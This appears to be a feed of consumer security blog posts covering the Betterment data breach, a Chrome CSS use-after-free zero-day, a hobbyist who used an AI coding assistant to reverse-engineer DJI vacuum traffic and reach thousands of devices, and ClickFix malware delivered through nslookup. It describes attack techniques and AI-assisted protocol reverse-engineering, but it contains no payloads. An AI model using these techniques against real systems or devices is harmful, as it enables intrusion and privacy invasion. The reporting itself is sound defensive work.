Hopefully Meta really will file this in the “just because we can do it doesn’t mean we should” drawer, and leave erstwhile social media sharers to rest in peace.


We don’t just report on threats – we help protect your social media

Cybersecurity risks should never spread beyond a headline. Protect your social media accounts by using Malwarebytes Identity Theft Protection.

Betterment data breach might be worse than we thought

18 February 2026 at 18:09

Betterment LLC is an investment advisor registered with US Securities and Exchange Commission (SEC). The company disclosed a January 2026 incident in which an attacker used social engineering to access a third‑party platform used for customer communications, then abused it to send crypto‑themed phishing messages and exfiltrate contact and identity data for more than a million people.

What makes this particularly concerning is the depth of the exposed information. This isn’t just a list of email addresses. The leaked files include retirement plan details, financial interests, internal meeting notes, and pipeline data. It’s information that gives cybercriminals real context about a person’s finances and professional life.

What’s worse is that ransomware group Shiny Hunters claims that, since Betterment refused to pay their demanded ransom, it is publishing the stolen data.

Shiny Hunters claim

While Betterment has not revealed the number of affected customers in its online communications, general consensus indicates that the data of 1.4 million customers was involved. And now, every cybercriminal can download this information at their leisure.

We analyzed some of the data and found one particularly worrying CSV file with detailed data on 181,487 people. This file included information such as:

  • Full names (first and last)
  • Personal email addresses (e.g., Gmail)
  • Work email addresses
  • Company name and employer info
  • Job titles and roles
  • Phone numbers (both mobile and work numbers)
  • Addresses and company websites
  • Plan details—company retirement/401k plans, assets, participants
  • Survey responses, deal and client pipeline details, meeting notes
  • Financial needs/interests (e.g., requesting a securities-backed line of credit for a house purchase)

See if your personal data has been exposed.


This kind of data is a gold mine for phishers, who can use it in targeted attacks. It has enough context to craft convincing, individually tailored phishing emails. For example:

  • Addressing someone by their real name, company, and job title
  • Referencing the company’s retirement or financial plans
  • Impersonating Betterment advisors or plan administrators
  • Initiating scam calls about financial advice

Combined with data from other breaches it could even be worse and lead to identity theft.

What to do if your data was in a breach

If you think you have been affected by a data breach, here are steps you can take to protect yourself:

  • Check the company’s advice. Every breach is different, so check with the company to find out what’s happened and follow any specific advice it offers.
  • Change your password. You can make a stolen password useless to thieves by changing it. Choose a strong password that you don’t use for anything else. Better yet, let a password manager choose one for you.
  • Enable two-factor authentication (2FA). If you can, use a FIDO2-compliant hardware key, laptop, or phone as your second factor. Some forms of 2FA can be phished just as easily as a password, but 2FA that relies on a FIDO2 device can’t be phished.
  • Watch out for impersonators. The thieves may contact you posing as the breached platform. Check the official website to see if it’s contacting victims and verify the identity of anyone who contacts you using a different communication channel.
  • Take your time. Phishing attacks often impersonate people or brands you know, and use themes that require urgent attention, such as missed deliveries, account suspensions, and security alerts.
  • Consider not storing your card details. It’s definitely more convenient to let sites remember your card details, but it increases risk if a retailer suffers a breach.
  • Set up identity monitoring, which alerts you if your personal information is found being traded illegally online and helps you recover after.

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.


We don’t just report on threats—we help safeguard your entire digital identity

Cybersecurity risks should never spread beyond a headline. Protect your, and your family’s, personal information by using identity protection.

Update Chrome now: Zero-day bug allows code execution via malicious webpages

17 February 2026 at 13:33

Google has issued a patch for a high‑severity Chrome zero‑day, tracked as CVE‑2026‑2441, a memory bug in how the browser handles certain font features that attackers are already exploiting.

CVE-2026-2441 has the questionable honor of being the first Chrome zero-day of 2026. Google considered it serious enough to issue a separate update of the stable channel for it, rather than wait for the next major release.

How to update Chrome

The latest version number is 145.0.7632.75/76 for Windows and macOS, and 145.0.7632.75 for Linux. So, if your Chrome is on version 145.0.7632.75 or later, it’s protected from these vulnerabilities.

The easiest way to update is to allow Chrome to update automatically. But you can end up lagging behind if you never close your browser or if something goes wrong, such as an extension preventing the update.

To update manually, click the More menu (three dots), then go to Settings > About Chrome. If an update is available, Chrome will start downloading it. Restart Chrome to complete the update, and you’ll be protected against these vulnerabilities.

Chrome is up to date
Chrome at version 145.0.7632.76 is up to date

You can also find step-by-step instructions in our guide to how to update Chrome on every operating system.

Technical details

Google confirms it has seen active exploitation but is not sharing who is being targeted, how often, or detailed indicators yet.

But we can derive some information from what we know.

The vulnerability is a use‑after‑free issue in Chrome’s CSS font feature handling (CSSFontFeatureValuesMap), which is part of how websites display and style text. More specifically: The root cause is an iterator invalidation bug. Chrome would loop over a set of font feature values while also changing that set, leaving the loop pointing at stale data until an attacker managed to turn that into code execution.

Use-after-free (UAF) is a type of software vulnerability where a program attempts to access a memory location after it has been freed. That can lead to crashes or, in some cases, lets an attacker run their own code.

The CVE-record says, “Use after free in CSS in Google Chrome prior to 145.0.7632.75 allowed a remote attacker to execute arbitrary code inside a sandbox via a crafted HTML page.” (Chromium security severity: High)

This means an attacker would be able to create a special website, or other HTML content that would run code inside the Chrome browser’s sandbox.

Chrome’s sandbox is like a secure box around each website tab. Even if something inside the tab goes rogue, it should be confined and not able to tamper with the rest of your system. It limits what website code can touch in terms of files, devices, and other apps, so a browser bug ideally only gives an attacker a foothold in that restricted environment, not full control of the machine.

Running arbitrary code inside the sandbox is still dangerous because the attacker effectively “becomes” that browser tab. They can see and modify anything the tab can access. Even without escaping to the operating system, this is enough to steal accounts, plant backdoors in cloud services, or reroute sensitive traffic.

If chained with a vulnerability that allows a process to escape the sandbox, an attacker can move laterally, install malware, or encrypt files, as with any other full system compromise.

How to stay safe

To protect your device against attacks exploiting this vulnerability, you’re strongly advised to update as soon as possible. Here are some more tips to avoid becoming a victim, even before a zero-day is patched:

  • Don’t click on unsolicited links in emails, messages, unknown websites, or on social media.
  • Enable automatic updates and restart regularly. Many users leave browsers open for days, which delays protection even if the update is downloaded in the background.
  • Use an up-to-date, real-time anti-malware solution which includes a web protection component.

Users of other Chromium-based browsers can expect to see a similar update.


We don’t just report on threats—we help safeguard your entire digital identity

Cybersecurity risks should never spread beyond a headline. Protect your, and your family’s, personal information by using identity protection.

Hobby coder accidentally creates vacuum robot army

17 February 2026 at 11:20

Sammy Azdoufal wanted to steer his robot vacuum with a PS5 controller. Like any good maker, he thought it would be fun to drive a new DJI Romo around manually. He ended up gaining access to an army of robotic cleaners that gave him eyes into thousands of homes.

Driven by purely playful reasons, Azdoufal used Anthropic’s Claude Code AI coding assistant to reverse-engineer his Romo’s communication protocols. But when his homebrew app connected to DJI’s servers, roughly 7,000 robot vacuums across 24 countries started answering.

He could watch their live camera feeds, listen through onboard microphones, and generate floor plans of homes he’d never visited. With just a 14-digit serial number, he pinpointed a Verge journalist’s robot, confirmed it was cleaning the living room at 80% battery, and produced an accurate map of the house from another country.

The technical failure was almost comically basic. DJI’s MQTT message broker had no topic-level access controls. Once you authenticated with a single device token, you could see traffic from others device in plaintext.

It wasn’t only vacuums that answered back. DJI’s Power portable battery stations, which run on the same MQTT infrastructure, also showed up. These are home-backup generators expandable to 22.5kWh, marketed for keeping your house running during outages.

What makes this different from a conventional security discovery is how it happened. Azdoufal used Claude Code to decompile DJI’s mobile app, understand its protocol, extract his own authentication token, and build a custom client.

AI coding tools are lowering the bar for advanced offensive security. The population capable of probing Internet of Things (IoT) protocols just got much, much larger, further eroding any remaining faith in security through obscurity.

Why plenty of IoT vacuum cleaners suck

This isn’t the first time someone has remotely pwned a robot vacuum cleaner. In 2024, hackers commandeered Ecovacs Deebot X2 vacuums across US cities, shouting slurs through speakers and chasing pets around. Ecovacs’s PIN protection was checked only by the app, never by the server or the device.

Last September, South Korea’s consumer watchdog tested six brands. While Samsung and LG fared well, and found serious flaws in three Chinese models. Dreame’s X50 Ultra allowed remote camera activation. Researcher who Dennis Giese later reported a TLS vulnerability in Dreame’s app to CISA. Dreame didn’t respond to CISA’s queries.

The pattern keeps repeating: manufacturers ship vacuums with textbook security failures, ignore researchers, then scramble when journalists publish.

DJI’s initial response made things worse. Spokesperson Daisy Kong told The Verge the flaw had been fixed the prior week. That statement arrived about thirty minutes before Azdoufal demonstrated thousands of robots, including the journalist’s own review unit, still reporting in live. DJI later issued a fuller statement acknowledging a backend permission validation issue and two patches, on February 8 and 10.

DJI said that TLS encryption was always in place, but Azdoufal says that protects the connection, not what’s inside it. He also told The Verge that additional vulnerabilities remain unpatched, including a PIN bypass on the camera feed.

Regulators are applying pressure

Regulation is arriving, slowly. The EU’s Cyber Resilience Act will require mandatory security-by-design for all connected products sold in the bloc by December 2027, with fines up to €15 million. The UK’s PSTI Act, in force since April 2024, became the world’s first law banning default passwords on smart devices. The US Cyber Trust Mark, by contrast, is voluntary. These frameworks technically apply regardless of where the manufacturer sits. In practice, enforcing fines on a Shenzhen company that ignores CISA coordination requests is a different proposition entirely.

How to stay safe

There are practical steps you can take:

  • Check independent security testing before buying connected devices
  • Place IoT devices on a separate guest network
  • Keep firmware updated
  • Disable features you don’t need

And ask yourself whether a vacuum really needs a camera. Many LiDAR-only models navigate effectively without video. If your device includes a camera or microphone, consider whether you’re comfortable with that exposure—or physically cover the lens when not in use.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

ClickFix added nslookup commands to its arsenal for downloading RATs

16 February 2026 at 14:09

ClickFix malware campaigns are all about tricking the victim into infecting their own machine.

Apparently, the criminals behind these campaigns have figured out that mshta and Powershell commands are increasingly being blocked by security software, so they have developed a new method using nslookup.

The initial stages are pretty much the same as we have seen before: fake CAPTCHA instructions to prove you’re not a bot, solving non-existing computer problems or updates, causing browser crashes,  and even instruction videos.

The idea is to get victims to run malicious commands to infect their own machine. The malicious command often gets copied to the victim’s clipboard with instructions to copy it into the Windows Run dialog or the Mac terminal.

Nslookup is a built‑in tool to use the internet “phonebook,” and the criminals are basically abusing that phonebook to smuggle in instructions and malware instead of just getting an address.

It exists to troubleshoot network problems, check if DNS is configured correctly, and investigate odd domains, not to download or run programs. But the criminals configured a server to reply with data that is crafted so that part of the “answer” is actually another command or a pointer to malware, not just a normal IP address.

Microsoft provided these examples of malicious commands:

nslookup command examples

These commands start an infection chain that downloads a ZIP archive from an external server. From that archive, it extracts a malicious Python script that runs routines to conduct reconnaissance, run discovery commands, and eventually drop a Visual Basic Script which drops and executes ModeloRAT.

ModeloRAT is a Python‑based remote access trojan (RAT) that gives attackers hands‑on control over an infected Windows machine.

Long story short, the cybercriminals have found yet another way to use a trusted technical tool and make it secretly carry the next step of the attack, all triggered by the victim following what looks like harmless copy‑paste support instructions. At which point they might hand over the control over their system.

How to stay safe

With ClickFix running rampant—and it doesn’t look like it’s going away anytime soon—it’s important to be aware, careful, and protected.

  • Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers rely on urgency to bypass your critical thinking, so be cautious of pages urging immediate action. Sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
  • Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?


We don’t just report on threats—we help safeguard your entire digital identity

Cybersecurity risks should never spread beyond a headline. Protect your, and your family’s, personal information by using identity protection.

❌